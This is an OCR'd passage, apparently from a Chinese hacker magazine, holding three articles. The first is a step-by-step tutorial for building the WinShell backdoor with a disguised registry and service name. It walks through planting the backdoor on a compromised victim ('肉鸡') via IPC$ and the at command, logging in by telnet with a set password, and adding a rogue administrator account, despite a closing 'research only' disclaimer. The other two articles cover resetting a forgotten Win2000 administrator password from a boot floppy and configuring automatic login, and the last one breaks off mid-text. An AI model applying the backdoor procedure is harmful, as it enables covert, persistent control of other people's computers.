


图3

我们详细说明各个配置的作用（图4）：

Port：设置连接的端口

Password：设置连接的密码

Password Banner：连接时候的输入密码提示

RegKeyName：注册表自动运行的键值（为了不引人注目，最好起一些与系统相近的名称，我们这里叫kerlnet）

Service：为Windows系统显示的系统服务（这里你可以设置跟你的注册表键值一样的名称，我们这里还叫kerlnt）

AutoInstall：设置是否自动安装Winshell（这里我们钩选）。




图4

还有一项叫Compress WinShellServer，是压缩生成文件的，已经默认钩选。

设置完成后，我们按“Make”生成，取名字为：kerlnt.exe。生成后有两个文件（图5），winshell.exe.sig是配置的记录，kerlnt.exe就是我们要给肉鸡种的后门了，大小是5.8K（够小吧？）。




图5

3 使用

下面，我们就进行今天的重点：如何给肉鸡运行以及使用。

首先就是找到一台肉鸡，不管是用IPC$，还是用漏洞，或者是溢出什么的，反正找到一台肉鸡（翻看X档案以前的杂志，定能找到相关教程，这里就不详细说了）。下面的内容是如何把我们的后门种过去，你可使用“流光”的“种植者”来做这项工作。

我们找到了一台IP为“*.*.*.*”的肉鸡，用IPC$连接过去（图6）。




图6

然后把我们的kerlnt.exe复制过去（图7）。再用“net time *.*.*.*”来获得他的系统时间，得到系统时间（图8）。




图7




图8

接下来用at命令来运行我们的后门（图9）。等待几分钟后我们就可以远程登陆过去，命令是：“telnet *.*.*.* 8310”，我们设定的端口是8310（图10）。




图9




图10

按照提示输入我们设定的密码：iloveyou（图11），回车后就可以进入他的电脑，我们获得了一个shell：(图12)。




图11




图12

然后我们输入“？”，就可以看到Winshell的命令帮助（图13）。




图13

其中命令的说明为：

i (Install) 远程安装功能，当你仅仅执行Winshel而没有安装Winshell的时候

r (Remove) 远程反安装功能，注意此命令并不终止winshell的运行

p (Path) 查看Winshell主程序的路径信息

b (reBoot) 重新启动机器

d (shutdown) 关闭机器

s (Shell) 执行后你就会看到可爱的"C:\>"，这正是Winshell提供的Telnet服务功能

x (eXit) 退出本次登录会话，注意此命令并不终止winshell的运行

q (Quit) 终止WinShell的运行，注意此命令并不反安装WinShell

（具体别的说明，请查看chinese.txt帮助文件）

我们键入"S"命令就可进入普通的Telnet，可以执行任何操作，现在他的电脑就被我们完全控制，你想干什么就随便你啦（图14）！




图14

我们建立一个用户，并且加入管理员组，就可bye bye啦！如图15。




图15

4 结束语

通过上面对Winshell的使用，我们知道了这个小东东的厉害，很多其中的奥妙，需要自己去实验去体会，不明白的地方可以参考chinese.txt帮助文件，希望你有所收获哦！！

（声明：本文仅供研究之用，请勿用于任何非法途径，否则后果自负！）


忘记管理员密码的解决方法

无琴

最近有朋友向我询问Win2000下管理员密码忘记了，如何解决的问题，他也在网上找了些技术文章，但总是不太明白，所以我想就这个问题提出一个解决方法。

首先，准备一张软盘，然后在别人的机器上下载一个叫做bd011022.bin的映象文件（可以在光盘中得到它），接下来要解压缩这个文件，我们可以使用rawrite2.exe程序，这是一个很简单的工具，它能够从映像文件制作出软盘，我们也可以从光盘中找到。

得到后把它们都copy到c盘根目录下，接着打开命令提示符或者DOS，运行rawrite2。它会提示你输入要解压的文件，这里就输入bd011022.bin，然后输入目标位置，就输入a，接下来把软盘放进去，然后按enter就可以了。如图所示。



接着把软盘放进忘记密码机器的软驱里，然后开机，在CMOS里设定从软驱启动。接着你就可以进去一个Linux的特殊形式，等待启动后，系统会询问是否要查找scsi驱动器，输入n，接下来系统则会询问在哪个分区安装的Win2000，它会提供一些位置，如/dev/hda1，/dev/hda5等等，（这里的位置都是采用LINUX的形式），如果你不太明白，可以一个个地试过去，一般它会自己为你找出正确的分区，那么你只需要按Enter键确定就可以了。

如果你的硬盘格式没有采用NTFS，而是采用了FAT，那可能会看见安装失败的消息，不过不要管它，只要有partitions found on the disks就可以了。

结束这一步之后，系统会给你两个选项，一个是进入口令模式来编辑帐号，一个是编辑注册表。选择第一个，接下来会要求你给出一个sam文件的路径，sam就是存储2000帐户信息的一个数据库文件，它的默认路径是在"winnt/system32/config"里。输入后按回车，应该会看到一个目录，里面包含了这个目录里的文件信息，当然是用Linux的形式显示的，你可以看见关于文件权限、修改日期、文件名等信息。这个时候系统会让你修改用于改变口令的默认条目（sam system security），按Enter键。

接下来，系统让你选择是否禁用syskey，syskey是Win2000用来保护口令的工具，它可以对sam中的口令进行加密，一般是不用禁用syskey的。如果你禁用的话，那么系统里所有的口令就都清除了，而且现在我们对sam的修改也不是试图解密，那是不现实的。我们只是将信息写入sam，因此选择"no"。

完成后，我们就可以看见所有帐户了，每个帐户前面的rid是sam给每个用户的唯一端值，接下来输入你要修改的帐号，比如administrator。然后会提示你输入新的口令，接下来，系统问你是否确认，输入y，最后输入"！"退出口令修改模式，接着系统会问你一些问题，是关于是否写入配置单元，是否写入sam等，全部都输入y，这样就修改完成了。

把软盘取出，按Ctrl+Alt+Del重起，你就可以用新设定的管理员密码进入你的机器了。

Win2000自动登录的实现、破解及防范

网路游侠

有没有想过让你的Win2000登录的时候变点样子？比如说不用按下CTRL+ALT+DEL，也不用输入用户名和密码？下面我们就一起讨论一下Windows2000的自动登录。

实现篇

方法1

如果你的系统是Windows2000 Professional版，那么在桌面上用右键点击“我的电脑→属性→网络标识→网络ID”，点“下一步”后，选择“本机用于家庭，不是商业网络的一部分”，然后在新窗口中选择“Windows始终假设下列用户已经登录到本机上”。在用户名列表中选择你要设置自动登录的用户账号，然后敲上该账号的密码并确认，之后按“下一步”就OK了（图1）。关于这种方法在Windows2000 Server上能不能成功？你自己试试吧。^_^




图 1

方法2

如果你的电脑上装有超级兔子魔法设置，那么打开它，选择“安全与多用户”，然后点一次左上角的“+”，出现“多用户”的选项。看清楚了吗？在“使用自动登录系统”前面打上“✓”，然后在下面写上用户名和密码，保存就可以了（图2）。




图 2

方法3

